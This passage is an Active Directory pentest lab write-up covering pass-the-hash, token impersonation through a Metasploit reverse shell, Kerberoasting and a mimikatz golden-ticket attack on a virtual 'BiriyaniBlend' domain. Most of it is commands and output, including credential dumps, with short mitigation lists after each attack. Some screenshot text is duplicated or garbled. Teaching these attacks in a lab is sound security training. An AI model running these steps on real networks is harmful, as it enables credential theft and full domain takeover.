SMB 10.0.2.7 445 BLENDTESTER [-] BLENDTESTER\Avneet Kaur:Password2

```

-H: flag is for the NT hash of users password

--local-auth: flag to authenticate locally

In this case we can see apart from respective devices we are not able to get successful authentication anywhere. and that's completely fine, In an actual pentest environment we can also go ahead with the administrator's hash and se if we can get any successful login and admin access.

And another tool that we can use here is 'psexec.py', to login into the devices in the domain network using <LM:NT> hash

```

[✓] (root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 psexec.py "Tushar Shaw":@10.0.2.7 -hashes aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[!] SMB SessionError: code: 0xc000006d - STATUS_LOGON_FAILURE - The attempted logon is invalid. This is either due to a bad username or authentication information.

[✓] (root㉿kali)-[/usr/share/doc/python3-impacket/examples]
└─# python3 psexec.py "Tushar Shaw":@10.0.2.15 -hashes aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Requesting shares on 10.0.2.15.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
[*] Found writable share Share
[*] Uploading file joBfqgwD.exe
[*] Opening SVCManager on 10.0.2.15.....
[-] Error opening SVCManager on 10.0.2.15.....
[-] Error performing the installation, cleaning up: Unable to open SVCManager

```

So the whole objective of this attack it's too find security access management dumps and move laterally in the domain expecting that will find a user local computer having sam dump of a user having an account on the domain controller as well(part of admin group as well) and hence we will get access on the domain controller, this is one of the easiest way of accessing the domain controller and getting admin access over it.

Mitigation:

Hard to completely prevent but we can make it more difficult on an attacker:

- *Limit account re-use:*
 - *Avoid re-using local admin password*
 - *Disable Guest and Administrator accounts*
 - *Limit who is a local administrator (least privilege)*
- *Utilize strong passwords:*
 - *The longer the better (>14 characters)*
 - *Avoid using common words*
 - *I like long sentences*
- *Privilege Access Management (PAM)*
 - *Check out/in sensitive accounts when needed*
 - *Automatically rotate passwords on check out and check in*
 - *Limits pass attacks as hash/password is strong and constantly rotated*


2) Token Impersonation

This attack often used in post exploitation scenario is used to escalate privileges. Now just for the sake of little bit of context, within windows environment there are something called as access tokens, granted to a user after authenticated. These access tokens are categorized based on various security levels and through these security levels one can determine the kind of privilege a user have. Our motive here is to find all the access tokens granted by the system security to users logon to the system and impersonate those tokens in order to run processes under the privilege of impersonated user and if there is a logon session of domain admin on the compromised machine, we can impersonate the access token of that admin, hence will be able to escalate our privilege or promote ourselves as domain admin user on that particular workstation within the Active Directory domain and hence can execute processes with the privilege of admin user.

To perform this attack first we will set up metasploit. We will use exploit/windows/smb/psexec that uses a default payload of windows/meterpreter/reverse_tcp.

Configure the tool by setting all the options like RHOSTS, SMBDomain, SMBUser, SMBPassword and set target to native upload.

Once done exploit and get a meterpreter session.




```
msf exploit(windows/smb/psexec) > run
[*] Started reverse TCP handler on 10.0.2.4:4444
[*] 10.0.2.7:445 - Connecting to the server...
[*] 10.0.2.7:445 - Authenticating to 10.0.2.7:445\BiriyaniBlend.trio as user 'tshaw' ...
[!] 10.0.2.7:445 - peer_native_os is only available with SMB1 (current version: SMB3)
[*] 10.0.2.7:445 - Uploading payload... JIbGoXje.exe
[*] 10.0.2.7:445 - Created \JIbGoXje.exe...
[*] 10.0.2.7:445 - Service started successfully...
[*] 10.0.2.7:445 - Deleting \JIbGoXje.exe...
[*] Sending stage (176198 bytes) to 10.0.2.7:54756 at 2024-07-10 05:48:28 -0400
[*] Meterpreter session 1 opened (10.0.2.4:4444 -> 10.0.2.7:54756) at 2024-07-10 05:48:28 -0400

meterpreter > load incognito
Loading extension incognito ... Success.
meterpreter > hwlip
[-] Unknown command: hwlip. Did you mean help? Run the help command for more details.
meterpreter > help

Core Commands
Command      Description
?            Help menu
background   Backgrounds the current session
```

Above screenshot show that in the meterpreter session we have loaded the incognito module using the command 'load incognito' and the below screenshot shows list of token available on the machine using the command 'list_tokens -u'.

After listing all the tokens we impersonated the Administrator token using 'impersonate_token biriyaniblend\\Administrator'.



```
meterpreter > list_tokens -u
Delegation Tokens Available
BIRIYANIBLEND\administrator
BIRIYANIBLEND\akaur
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DDM-1
Window Manager\DDM-2

Impersonation Tokens Available
No tokens available

meterpreter > impersonate_token biriyaniblend\Administrtror
[-] User token biriyaniblend\Administrtror not found
meterpreter > impersonate_token biriyaniblend\Administrator
[+] Delegation token available
[+] Successfully impersonated user BIRIYANIBLEND\Administrator
meterpreter > shell
Process 5316 created.
```

Hence we can access the shell as the impersonated user who is no one but Administrator.

Kali-Linux-2021-4a-virtualbox-amd64 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

root@kali: ~ x root@kali: ~ x

root@kali: ~ x root@kali: ~ x

File Actions Edit View Help

root@kali: ~ x root@kali: ~ x

NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWm-1
Window Manager\DWm-2

Impersonation Tokens Available

No tokens available

meterpreter > impersonate_token biriyaniblend\Administrtror
[-] User token biriyaniblend\Administrtror not found
meterpreter > impersonate_token biriyaniblend\Administrator
[+] D:\egotoken token available
[+] Successfully impersonated user BIRIYANIBLEND\Administrator
meterpreter > shell
Process 5316 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4529]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
biriyaniblend\administrator

C:\Windows\system32>

Mitigation Strategies:

- Limit user/group token creation permissions
 - Account tiering
 - Local admin restriction

3) Kerberosting

Kerberos is the default network authentication protocol within the windows domain. Kerberos authentication is a multi-step process involving the Key Distribution Center (KDC), which consists of two main components: the Authentication Server (AS) and the Ticket Granting Server (TGS).

Our objective here is to grab use the valid credentials of the compromised domain and complete the kerberos authentication in order to TGST(Ticket Granting Service Ticket) which consists of hash of the domain service account credential. We will then take that hash offline to crack it.

Firstly we will use a tool from impacket tool kit called GetUserSPNs.py in order to authenticate and grab TGT.

We can examine that the service principle name(SPN) is SQLService. And the hash for the SQLService account is also present below.

Now taking the hash and trying to crack it using John.

```
(root㉿kali)-[~]
# john kerberhash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
MYPASSWORD123# (?)
1g 0:00:00:14 DONE (2024-07-10 16:12) 0.07122g/s 772485p/s 772485c/s 772485C/s MZCARAMEL96 .. MYface123
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Now if the service account is also a member of domain admin account which it is in most of the enterprise environment then we can easily compromise the domain controller and then create new users, policies etc.

Mitigation:

- Strong Passwords
- Least Privileges

4) Golden Ticket Attack


This attack can be executed through two tools. One of them is 'mimikatz' and other is impacket tool kit. Here we will utilize 'mimikatz'.

To install and execute mimikatz on the domain controller we need to access it first. It can be an active session through RDP or through some reverse shell. In case of reverse shell we will utilize powershell.

Here we have access on the domain controller hence we will mimikatz executable on the machine and execute it.

The first command that we fire is 'privilege::debug' to give this process an access to debug other process stored in the memory and secure by system security.

Then following that command we want to fetch all the logon passwords using 'sekurlsa::logonpasswords'.



Windows Server 2019 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Recycle Bin

mimikatz 2.2.0 x64 (oe.eo)

```
C:\Users\Administrator\Downloads>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # selurlsa::logonpasswords
ERROR mimikatz_doLocal ; "selurlsa" module not found !

    standard - Standard module [Basic commands (does not require module name)]
    crypto - Crypto Module
    sekurlsa - SekurLSA module [Some commands to enumerate credentials...]
    kerberos - Kerberos package module []
    ngc - Next Generation Cryptography module (kiwi use only) [Some commands to enumerate credentials...]
    privilege - Privilege module
    process - Process module
    service - Service module
```


Windows Server 2019 Standard Evaluation
Windows License valid for 157 days
Build 17763.2552.20240715.1434

11:43 PM 7/14/2024

Type here to search

Very hot weather

12:26 PM 7/15/2024



Windows Server 2019 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Recycle Bin

mimikatz 2.2.0 x64 (oe.eo)

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 181937 (00000000:0002c6b1)
Session          : Interactive from 1
User Name        : Administrator
Domain           : BIRIYANIBLEND
Logon Server     : CORAL401-DC
Logon Time       : 7/14/2024 9:35:21 PM
SID              : S-1-5-21-2728129324-216388555-3557497704-500

msv :
[00000003] Primary
* Username : Administrator
* Domain  : BIRIYANIBLEND
* NTLM    : 920ae267e048417fcfe00f49ecbd4b33
* SHA1   : 980b0585a46a18e462561c0dd564fa1fefef27f2bf
* DPAPI   : a413df7285890426744d968c776cce0a
tspkg :
wdigest :
* Username : Administrator
* Domain  : BIRIYANIBLEND
* Password : (null)
kerberos :
* Username : Administrator
```

Windows Server 2019 Standard Evaluation
Windows License valid for 157 days
Build 17763.2552.20240715.1434

11:43 PM 7/14/2024

Type here to search

Very hot weather

12:26 PM 7/15/2024

Further we can also dumps lsa using 'lsadump::lsa /patch'.

We can take all these usernames and password hashes offline and try to crack them. Based on how many passwords we are able to crack we can comment on the password policy of the organization objectively.

Here we are only interested in 'krbtgt' account password hash.

```

mimikatz # lsadump::lsa /patch
Domain : BIRIYANIBLEND / S-1-5-21-2728129324-216388555-3557497704

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 920ae267e048417fcfe00f49ecbd4b33

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : 445016d3825d9325d113243bea2d72c1

RID : 0000044f (1103)
User : tshaw
LM :
NTLM : 64f12cddaa88057e06a81b54e73b949b

```

Windows Server 2019 Standard Evaluation
Windows Server 2019 Standard Evaluation
Build 17763.r5.release.180914-1454
11:44 PM 7/15/2024
Very hot weather 12:27 PM ENG 7/15/2024 Right Ctrl

To particularly search for thee 'krbtgt' account hash we will use 'lsadump::lsa /inject /name:krbtgt'

```

mimikatz # lsadump::lsa /inject /name:krbtgt
Domain : BIRIYANIBLEND / S-1-5-21-2728129324-216388555-3557497704

RID : 000001f6 (502)
User : krbtgt

* Primary
  NTLM : 445016d3825d9325d113243bea2d72c1
  LM :
  Hash NTLM: 445016d3825d9325d113243bea2d72c1
  ntlm- 0: 445016d3825d9325d113243bea2d72c1
  lm - 0: 4c8c6f614f8e43942aeb97ec720fd04e

* WDigest
  01 41888ad6e80682ab311e5820a7efdcdb
  02 5c2b4c8049d7eb7355c5694ab3c85bb2
  03 b9d4818ff4ea06cc5e35096dd0a33580
  04 41888ad6e80682ab311e5820a7efdcdb
  05 5c2b4c8049d7eb7355c5694ab3c85bb2
  06 3a9f1751b3f8fd4a871cd1be8d1bcc38b
  07 41888ad6e80682ab311e5820a7efdcdb
  08 f6d5cdfa2ca58b67843b9a080db506fb
  09 da96d28226f8619b011026374d8212ad

```


Windows Server 2019 Standard Evaluation
Windows Server 2019 Standard Evaluation
Build 17763.r5.release.180914-1454
11:44 PM 7/15/2024
Feels hotter 12:27 PM ENG 7/15/2024 Right Ctrl

Now to perform Golden ticket Attack we will use the following command:

'kerberos::golden /User:<any uname> /domain:BiryaniBlend.trio /sid:<fetch from the above command execution> /krbtgt:<hash> /id:500 /ptt'

/ptt is used to pass the ticket into the current session.

Once the forged TGT which is our Golden Ticket is generated and submitted into our current session we will fire up a shell session using the command 'misc::cmd'.



Windows Server 2019 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Recycle Bin

```
mimikatz # kerberos::golden /User:Administrator /domain:BiriyaniBlend.trio /sid:S-1-5-21-2728129324-216388555-3557497704
88555-3557497704 /krbtgt:445016d3825d9325d113243bea2d72c1 /id:500 /ptt
User : Administrator
Domain : BiriyaniBlend.trio (BIRIYANIBLEND)
SID : S-1-5-21-2728129324-216388555-3557497704
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 445016d3825d9325d113243bea2d72c1 - rc4_hmac_nt
Lifetime : 7/14/2024 11:34:55 PM ; 7/12/2034 11:34:55 PM ; 7/12/2034 11:34:55 PM
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated


Golden ticket for 'Administrator @ BiriyaniBlend.trio' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF79F1743B8
mimikatz #
```

Windows Server 2019 Standard Evaluation
Windows License valid for 157 days
Build 17763.r15220240714-000914-1454
11:46 PM 7/14/2024

35°C Sunny ENG 12:29 PM Right Ctrl

And finally we can access any computer any share in the entire network.



Windows Server 2019 [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Recycle Bin

```
mimikatz # Select mimikatz 2.2.0.v64 (oe.eo)
Domain : BiriyaniBlend.trio (BIRIYANIBLEND)
SID : S-1-5-21-2728129324-216388555-3557497704
User Id : 500
Groups Id : *513 512 520 518 519
ServiceKey: 445016d3825d9325d113243bea2d72c1
(c) 2018 Microsoft Corporation. All rights reserved.
Lifetime : 7/14/2024
-> Ticket : ** Pass The Ticket **

* PAC generated Directory of \\BLENDTESTER\c$
12/07/2019 02:14 AM <DIR> PerfLogs
06/24/2024 05:30 AM <DIR> Program Files
06/24/2024 05:32 AM <DIR> Program Files (x86)
* EncTicketPart generated 06/24/2024 05:32 AM <DIR> Share
* EncTicketPart encrypted 06/24/2024 05:32 AM <DIR> System
* KrbCred generated 07/10/2024 03:48 AM <DIR> Windows
06/27/2024 09:34 AM <DIR> Windows.old
07/03/2024 06:11 AM 1 File(s) 169 bytes
1 File(s) 169 bytes free
Golden ticket for 'Administrator @ BiriyaniBlend.trio' successfully submitted for current session

mimikatz # misc::cmd
Patch OK for 'cmd.exe' from 'DisableCMD' to 'KiwiAndCMD' @ 00007FF79F1743B8
mimikatz #
```

Windows Server 2019 Standard Evaluation
Windows License valid for 157 days
Build 17763.r15220240714-000914-1454
11:47 PM 7/14/2024

35°C Sunny ENG 12:29 PM Right Ctrl